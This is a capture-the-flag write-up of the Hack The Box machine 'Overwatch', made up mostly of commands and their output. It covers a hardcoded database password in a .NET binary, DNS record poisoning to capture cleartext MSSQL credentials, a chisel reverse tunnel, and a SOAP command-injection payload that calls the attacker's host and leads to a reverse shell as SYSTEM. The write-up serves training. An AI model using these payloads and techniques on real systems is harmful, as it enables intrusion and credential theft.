
Overwatch
User
IP=10.129.244.81
nmap -Pn -p- -T4 -vv -oG nmap.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap.grep | paste -sd "," -) $IP;
# Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-27 15:38 CET
# Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
# Service scan Timing: About 23.81% done; ETC: 15:38 (0:00:06 remaining)
# Nmap scan report for S200401.overwatch.htb (10.129.17.171)
# Host is up (0.035s latency).
#
# PORT      STATE    SERVICE       VERSION
# 53/tcp    open     tcpwrapped
# 88/tcp    open     kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-27 14:38:50Z)
# 135/tcp   open     msrpc         Microsoft Windows RPC
# 139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
# 389/tcp   open     ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
# 445/tcp   open     microsoft-ds?
# 464/tcp   open     kpasswd5?
# 593/tcp   open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
# 636/tcp   open     tcpwrapped
# 3268/tcp  open     ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
# 3269/tcp  open     tcpwrapped
# 3389/tcp  open     ms-wbt-server Microsoft Terminal Services
# | ssl-cert: Subject: commonName=S200401.overwatch.htb
# | Not valid before: 2025-12-07T15:16:06
# |_Not valid after:  2026-06-08T15:16:06
# | rdp-ntlm-info:
# |   Target_Name: OVERWATCH
# |   NetBIOS_Domain_Name: OVERWATCH
# |   NetBIOS_Computer_Name: S200401
# |   DNS_Domain_Name: overwatch.htb
# |   DNS_Computer_Name: S200401.overwatch.htb
# |   DNS_Tree_Name: overwatch.htb
# |   Product_Version: 10.0.20348
# |_  System_Time: 2026-01-27T14:39:39+00:00
# |_ssl-date: 2026-01-27T14:40:18+00:00; +18s from scanner time.
# 5985/tcp  open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
# |_http-server-header: Microsoft-HTTPAPI/2.0
# |_http-title: Not Found
# 6520/tcp  open     ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RC0+
# |_ssl-date: 2026-01-27T14:40:18+00:00; +18s from scanner time.
# |_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
# |_ms-sql-info: ERROR: Script execution failed (use -d to debug)
# | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
# | Not valid before: 2026-01-27T14:02:16
# |_Not valid after:  2056-01-27T14:02:16
# 9389/tcp  open     mc-nmf        .NET Message Framing
# 49664/tcp open     msrpc         Microsoft Windows RPC
# 49668/tcp open     msrpc         Microsoft Windows RPC
# 53562/tcp open     msrpc         Microsoft Windows RPC
# 61392/tcp open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
# 61393/tcp open     msrpc         Microsoft Windows RPC
# 62456/tcp filtered unknown
# 62467/tcp filtered unknown
# 64276/tcp open     msrpc         Microsoft Windows RPC
# Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows
#
# Host script results:
# | smb2-security-mode:
# |   311:
# |_    Message signing enabled and required
# | smb2-time:
# |   date: 2026-01-27T14:39:43
# |_  start_date: N/A
# |_clock-skew: mean: 17s, deviation: 0s, median: 17s
#
# Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done: 1 IP address (1 host up) scanned in 99.26 seconds

nmap -sU --min-rate=5000 -p- $IP
# Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-28 21:56 CET
# Nmap scan report for 10.129.244.81
# Host is up (0.035s latency).
# Not shown: 65532 open|filtered udp ports (no-response)
# PORT    STATE SERVICE
# 53/udp  open  domain
# 123/udp open  ntp
# 389/udp open  ldap
#
# Nmap done: 1 IP address (1 host up) scanned in 26.58 seconds


nxc smb "$IP" -u '' -p '' --generate-hosts-file /tmp/hosts; cat /tmp/hosts >> /etc/hosts
Service Enumeration
DNS
Nothing interesting.
SMB
Guest access is allowed:
nxc smb "$IP" -u 'Guest' -p '' --sharess
# SMB         10.129.17.171   445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:False)
# SMB         10.129.17.171   445    S200401          [+] overwatch.htb\Guest:
# SMB         10.129.17.171   445    S200401          [*] Enumerated shares
# SMB         10.129.17.171   445    S200401          Share           Permissions     Remark
# SMB         10.129.17.171   445    S200401          -----           -----------     ------
# SMB         10.129.17.171   445    S200401          ADMIN$                          Remote Admin
# SMB         10.129.17.171   445    S200401          C$                              Default share
# SMB         10.129.17.171   445    S200401          IPC$            READ            Remote IPC
# SMB         10.129.17.171   445    S200401          NETLOGON                        Logon server share
# SMB         10.129.17.171   445    S200401          software$       READ
# SMB         10.129.17.171   445    S200401          SYSVOL                          Logon server share
Inside the software$ share we find a program and it's libraries:
.
├── EntityFramework.dll
├── EntityFramework.SqlServer.dll
├── EntityFramework.SqlServer.xml
├── EntityFramework.xml
├── Microsoft.Management.Infrastructure.dll
├── overwatch.exe
├── overwatch.exe.config
├── overwatch.pdb
├── System.Data.SQLite.dll
├── System.Data.SQLite.EF6.dll
├── System.Data.SQLite.Linq.dll
├── System.Data.SQLite.xml
├── System.Management.Automation.dll
├── System.Management.Automation.xml
├── x64
│   └── SQLite.Interop.dll
└── x86
    └── SQLite.Interop.dll
Though from some basic grep'ing and strings we dont find credentials.
Decompiling the .NET binary and accessing the database
Cannot auth to any remote services without credentials, RPC either, …
I decided to go back to the files I found, and stop being lazy and boot my Windows VM to analyze the .NET binary.
I like using dnSpy it's lightweight, looking at the Entry point for overwatch.exe we find credentials:

We see sqlsvc:TI0LKcfHzZw1Vv and informatio about multiple databases, we have a MSSQL that is on an unusual port 6520:
mssqlclient.py "sqlsvc:TI0LKcfHzZw1Vv@10.129.244.81" -port 6520 -windows-auth
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
#
# [*] Encryption required, switching to TLS
# [*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
# [*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
# [*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
# [*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
# [*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
# [*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
# [!] Press help for extra shell commands
# SQL (OVERWATCH\sqlsvc  guest@master)>
select name from sys.databases;
-- name
-- ---------
-- master
--
-- tempdb
--
-- model
--
-- msdb
--
-- overwatch
Overwatch contains the EventLog database but it's empty. Looking at the linked servers we see SQL07:
SELECT srvname, isremote FROM sysservers;
-- srvname              isremote
-- ------------------   --------
-- S200401\SQLEXPRESS          1
--
-- SQL07                       0
EXECUTE('SELECT name from sys.databases;') AT [SQL07]
-- INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Login timeout expired".
Though the name resolution is failing, we need the IP of the machine.
I went back to service enumeration now that we have user credentials, no Kerberoastable nor AS-REPRoastable users, looking at BloodHound no trace of SQL07 anywhere.
nxc ldap "S200401.overwatch.htb" -u 'sqlsvc' -p 'TI0LKcfHzZw1Vv' --bloodhound -c All --dns-server "10.129.244.81"
# LDAP        10.129.244.81   389    S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb) (signing:None) (channel binding:No TLS cert)
# LDAP        10.129.244.81   389    S200401          [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv
# LDAP        10.129.244.81   389    S200401          Resolved collection methods: acl, session, psremote, container, trusts, group, rdp, dcom, objectprops, localadmin
# LDAP        10.129.244.81   389    S200401          Done in 0M 8S
# LDAP        10.129.244.81   389    S200401          Compressing output into /root/.nxc/logs/S200401_10.129.244.81_2026-01-28_224003_bloodhound.zip

None of those machines seem to exist. Let's see if we can identify the IP of SQL07 with DNS:
nslookup
> server 10.129.244.81
SQL07
SQL07.overwatch.htb
No answer fom the server. It might be worth it to query the Active Directory specific DNS records, we can use dnstool.py to do so:
dnstool.py -u "overwatch.htb\sqlsvc" -p "TI0LKcfHzZw1Vv" --action query -r "SQL07" "10.129.244.81"
# [-] Connecting to host...
# [-] Binding to host
# [+] Bind OK
# [!] Target record not found!
Fair enough the machine is not even registered in DNS. In that case, we might be have permissions to poison the record, steal the session hash and even relay it, though not sure if it's any different than the NetNTLMv2 hash we get from a basic xp_dirtree call. Let's try to add a DNS record:
dnstool.py -u "overwatch.htb\sqlsvc" -p "TI0LKcfHzZw1Vv" --action add -r "SQL07" -d "10.10.15.200" "10.129.244.81"
# [-] Connecting to host...
# [-] Binding to host
# [+] Bind OK
# [-] Adding new record
# [+] LDAP operation completed successfully
dnstool.py -u "overwatch.htb\sqlsvc" -p "TI0LKcfHzZw1Vv" --action query -r "SQL07" "10.129.244.81"
# [-] Connecting to host...
# [-] Binding to host
# [+] Bind OK
# [+] Found record SQL07
# DC=SQL07,DC=overwatch.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=overwatch,DC=htb
# [+] Record entry:
#  - Type: 1 (A) (Serial: 223)
#  - Address: 10.10.15.200
Ok that worked, let's call EXEC('SELECT name from sys.databases;') AT [SQL07] again:
EXECUTE('SELECT name from sys.databases;') AT [SQL07]
We get the request from our smbserver listener again:
smbserver.py -smb2support EXEGOL . -debug
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
#
# [+] Impacket Library Installation Path: /root/.local/share/pipx/venvs/impacket/lib/python3.11/site-packages/impacket
# [*] Config file parsed
# [*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
# [*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
# [*] Config file parsed
# [*] Config file parsed
# [*] Config file parsed
# [*] Incoming connection (10.129.244.81,59968)
# [*] AUTHENTICATE_MESSAGE (\,S200401)
# [*] User S200401\ authenticated successfully
# [*] :::00::aaaaaaaaaaaaaaaa
# [*] Connecting Share(1:IPC$)
That's curious, I was expecting a NetNTLMv2 hash but instead we got a Auth request of some sort, for some reason we don't see a username there's clearly something going on we see the \ separating Domain\Username, let's try with responder instead:
responder -I tun0
#                                          __
#   .----.-----.-----.-----.-----.-----.--|  |.-----.----.
#   |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
#   |__| |_____|_____|   __|_____|__|__|_____||_____|__|
#                    |__|
#
# [*] Sponsor Responder: https://paypal.me/PythonResponder
# <SNIP>
# [*] Version: Responder 3.1.6.0
# [*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
#
# [+] Listening for events...
#
# [MSSQL] Cleartext Client   : 10.129.244.81
# [MSSQL] Cleartext Hostname : SQL07 ()
# [MSSQL] Cleartext Username : sqlmgmt
# [MSSQL] Cleartext Password : bIhBbzMMnB82yx
Oh wow, I learned something new today, I thought it would have been the same process as for xp_dirtree a.k.a. UNC paths with SMB, but I should have realized sooner that the Named Pipes uses a different protocol, apparently this is just a plaintext authentication.
I guess instead of requesting from the OS a folder trough SMB, we are requesting an authentication from the actual MSSQL server, which is running as the sqlmgmt user.
I looked further into this, the protocol used is TDS (Tabular Data Stream), it's a very old data communication protocol that allows for basic communication between computers.
By default it doesn't enforce encryption, and worse of all, the server can request plaintext. That's exactly what responder did. I was curious about why smbserver couldn't get the same result, but it makes perfect sense, the packet itself is a TDS wrapped SMB request, the named pipe is still using SMB but to reach our listener we first authenticate via TDS, so smbserver simply peeled off the TDS as it doesn't care about that, and read to us the contents of the SMB packet, which was not what we wanted. Simply, different tools, for different purposes.
There's some very interesting resources and specific advanced attacks on this subject:
- https://learn.microsoft.com/en-us/sql/relational-databases/security/networking/tds-8
- https://medium.com/@giannisxristodoulakos/microsoft-sql-server-tds-downgrade-attack-4873098629b8
Let's get back to the box, we now have credentials for sqlmgmt, in BloodHound we see that they are part of Remote Management Users, let's auth via winrm:
winrmexec "overwatch.htb/sqlmgmt:bIhBbzMMnB82yx@10.129.244.81"
# [*] '-target_ip' not specified, using 10.129.244.81
# [*] '-port' not specified, using 5985
# [*] '-url' not specified, using http://10.129.244.81:5985/wsman
#
PS C:\Users\sqlmgmt\Documents> cd ../Desktop
PS C:\Users\sqlmgmt\Desktop> type user.txt
Root
Going down the rabbithole with NSSM
Looking at the running processes, two stand out to me:
get-process | select-object name, id, sessionid, path -erroraction silentlycontinue

# Name                                    Id SessionId Path
# ----                                    -- --------- ----
# <SNIP>
# lsass                                  692         0
# Microsoft.ActiveDirectory.WebServices 2996         0
# MicrosoftEdgeUpdate                   2512         0
# msdtc                                 4064         0
# nssm                                  2252         0
# overwatch                             4724         0
# <SNIP>
NSSM is the Non-Sucking Service Manager, looking around for it, we find C:\Program Files\nssm-2.24\, online we see it's up to date and no known vulnerabilities, though a service manager, especially a custom one, scream misconfigurations. The other process that stands out is overwatch, that's the name of the box.
Let's see if we can list the services managed by nssm. We can't directly use the .\nssm.exe binary as we are not admin, we get Error opening service manager! when we do so. Instead let's enumerate the services via the registry:
reg query "HKLM\SYSTEM\CurrentControlSet\Services" /s | Select-String "nssm" -Context 5,5

#       CategoryCount    REG_DWORD    0x8
#       CategoryMessageFile    REG_SZ    C:\Program Files\Microsoft SQL
# Server\MSSQL16.SQLEXPRESS\MSSQL\Binn\Resources\1033\sqlevn70.rll
#       EventMessageFile    REG_SZ    C:\Program Files\Microsoft SQL
# Server\MSSQL16.SQLEXPRESS\MSSQL\Binn\Resources\1033\sqlevn70.rll
#       TypesSupported    REG_DWORD    0xff
#
# > HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\Application\NSSM
# >     EventMessageFile    REG_SZ    C:\Program Files\nssm-2.24\win64\nssm.exe
#       TypesSupported    REG_DWORD    0x7
#
#   HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\Application\PrintBrm
#       ProviderGuid    REG_EXPAND_SZ    {CF3F502E-B40D-4071-996F-00981EDF938E}
#
#
#   HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\overwatch
#       Type    REG_DWORD    0x10
#       Start    REG_DWORD    0x2
#       ErrorControl    REG_DWORD    0x1
# >     ImagePath    REG_EXPAND_SZ    C:\Program Files\nssm-2.24\win64\nssm.exe
#       DisplayName    REG_SZ    overwatch
#       ObjectName    REG_SZ    LocalSystem
#       DelayedAutostart    REG_DWORD    0x0
#       FailureActionsOnNonCrashFailures    REG_DWORD    0x1
#       FailureActions    REG_BINARY
# 00000000000000000000000003000000140000000100000060EA00000100000060EA00000100000060EA0000
Bingo! overwatch is indeed a service managed by nssm, let's see its parameters:
reg query "HKLM\SYSTEM\CurrentControlSet\Services\overwatch\Parameters"
# HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\overwatch\Parameters
#     Application    REG_EXPAND_SZ    C:\Software\Monitoring\overwatch.exe
#     AppParameters    REG_EXPAND_SZ
#     AppDirectory    REG_EXPAND_SZ    C:\Software\Monitoring
#
# HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\overwatch\Parameters\AppExit
And we confirm this is indeed the binary from the very beggining, it's located where the SMB share is serving, I hadn't noticed it while looking around because all files and folders are recursively hidden.
Looking for useful permissions using icacls we dont find anything.
Going back to the source code
I realized that I tunneled vision into dnSpy, but I totally forgot about the overwatch.exe.config file that was alongside the binary, looking into it we see:
<service name="MonitoringService">
  <host>
    <baseAddresses>
      <add baseAddress="http://overwatch.htb:8000/MonitorService" />
    </baseAddresses>
  </host>
  <endpoint address="" binding="basicHttpBinding" contract="IMonitoringService" />
  <endpoint address="mex" binding="mexHttpBinding" contract="IMetadataExchange" />
</service>
Looking at the running services:
netstat -ano | select-string LISTEN
# <SNIP>
#   TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       4
There's only one interface with firewall dictating accesses, so let's upload chisel and reverse port forward tcp/8000, first we start our listener:
chisel server -p 12345 --reverse
# 2026/01/30 21:17:16 server: Reverse tunnelling enabled
# 2026/01/30 21:17:16 server: Fingerprint dbzZJJOqLGyQ4t32Cx7/TXqgv61h3kMjt9nSst/Atn4=
# 2026/01/30 21:17:16 server: Listening on http://0.0.0.0:12345
Then we upload and connect back:
.\chisel.exe client 10.10.15.200:12345 R:8000:127.0.0.1:8000
# 2026/01/30 13:10:50 client: Connecting to ws://10.10.15.200:12345
# 2026/01/30 13:10:50 client: Connected (Latency 34.4894ms)
Escalating privileges via an injection in the WCF Server
Now we can explore http://localhost:8000/MonitorService:

Looking further into the source code in the MonitoringService implementation we see this function:
<!-- curl -s http://127.0.0.1:8000/MonitorService\?wsdl | xmllint --format - -->
<!-- SNIP -->
<wsdl:portType name="IMonitoringService">
    <wsdl:operation name="StartMonitoring">
      <wsdl:input wsaw:Action="http://tempuri.org/IMonitoringService/StartMonitoring" message="tns:IMonitoringService_StartMonitoring_InputMessage"/>
      <wsdl:output wsaw:Action="http://tempuri.org/IMonitoringService/StartMonitoringResponse" message="tns:IMonitoringService_StartMonitoring_OutputMessage"/>
    </wsdl:operation>
    <wsdl:operation name="StopMonitoring">
      <wsdl:input wsaw:Action="http://tempuri.org/IMonitoringService/StopMonitoring" message="tns:IMonitoringService_StopMonitoring_InputMessage"/>
      <wsdl:output wsaw:Action="http://tempuri.org/IMonitoringService/StopMonitoringResponse" message="tns:IMonitoringService_StopMonitoring_OutputMessage"/>
    </wsdl:operation>
    <wsdl:operation name="KillProcess">
      <wsdl:input wsaw:Action="http://tempuri.org/IMonitoringService/KillProcess" message="tns:IMonitoringService_KillProcess_InputMessage"/>
      <wsdl:output wsaw:Action="http://tempuri.org/IMonitoringService/KillProcessResponse" message="tns:IMonitoringService_KillProcess_OutputMessage"/>
    </wsdl:operation>
  </wsdl:portType>
<!-- SNIP -->
<wsdl:operation name="KillProcess">
  <soap:operation soapAction="http://tempuri.org/IMonitoringService/KillProcess" style="document"/>
  <wsdl:input>
    <soap:body use="literal"/>
  </wsdl:input>
  <wsdl:output>
    <soap:body use="literal"/>
  </wsdl:output>
</wsdl:operation>
I got to say, I'm not the most familiar with WCF, though it just looks like an API with heavy XML/SOAP syntax. We see three methods in this API, they reflect the methods implemented in the MonitoringService class. The KillProcess is very interesting, there seems to be an injection vulnerability, user input is not sanitized:
public string KillProcess(string processName)
{
  string psCommand = "Stop-Process -Name " + processName + " -Force";
  string result;
  try
  // <SNIP>
}
Let's try to create a simple request to see if we can inject in the first place, I'll try to ping a simple HTTP server, this is our payload:
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
    <KillProcess xmlns="http://tempuri.org/">
        <processName>test; curl.exe http://10.10.15.200;</processName>
    </KillProcess>
  </s:Body>
</s:Envelope>
We are using ; to break out of the first command and to separate the second argument, let's run it:
curl -X POST http://127.0.0.1:8000/MonitorService -H "Content-Type: text/xml" -H "SOAPAction: http://tempuri.org/IMonitoringService/KillProcess" -d @payload.xml
Then looking at our listener we see:
python3 -m http.server 80
# Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
# 10.129.9.113 - - [30/Jan/2026 22:48:43] "GET / HTTP/1.1" 200 -
Great, in that case, let's get the Powershell #3 (Base64) revshell from revshells.com, we send the request and we receive the connection as NT AUTHORITY\SYSTEM:
nc -lvnp 4444
# Ncat: Version 7.93 ( https://nmap.org/ncat )
# Ncat: Listening on :::4444
# Ncat: Listening on 0.0.0.0:4444
# Ncat: Connection from 10.129.9.113.
# Ncat: Connection from 10.129.9.113:62769.
whoami
# nt authority\system
cd C:\Users\Administrator\Desktop
dir
# Microsoft Edge.lnk  root.txt
And we got the root flag.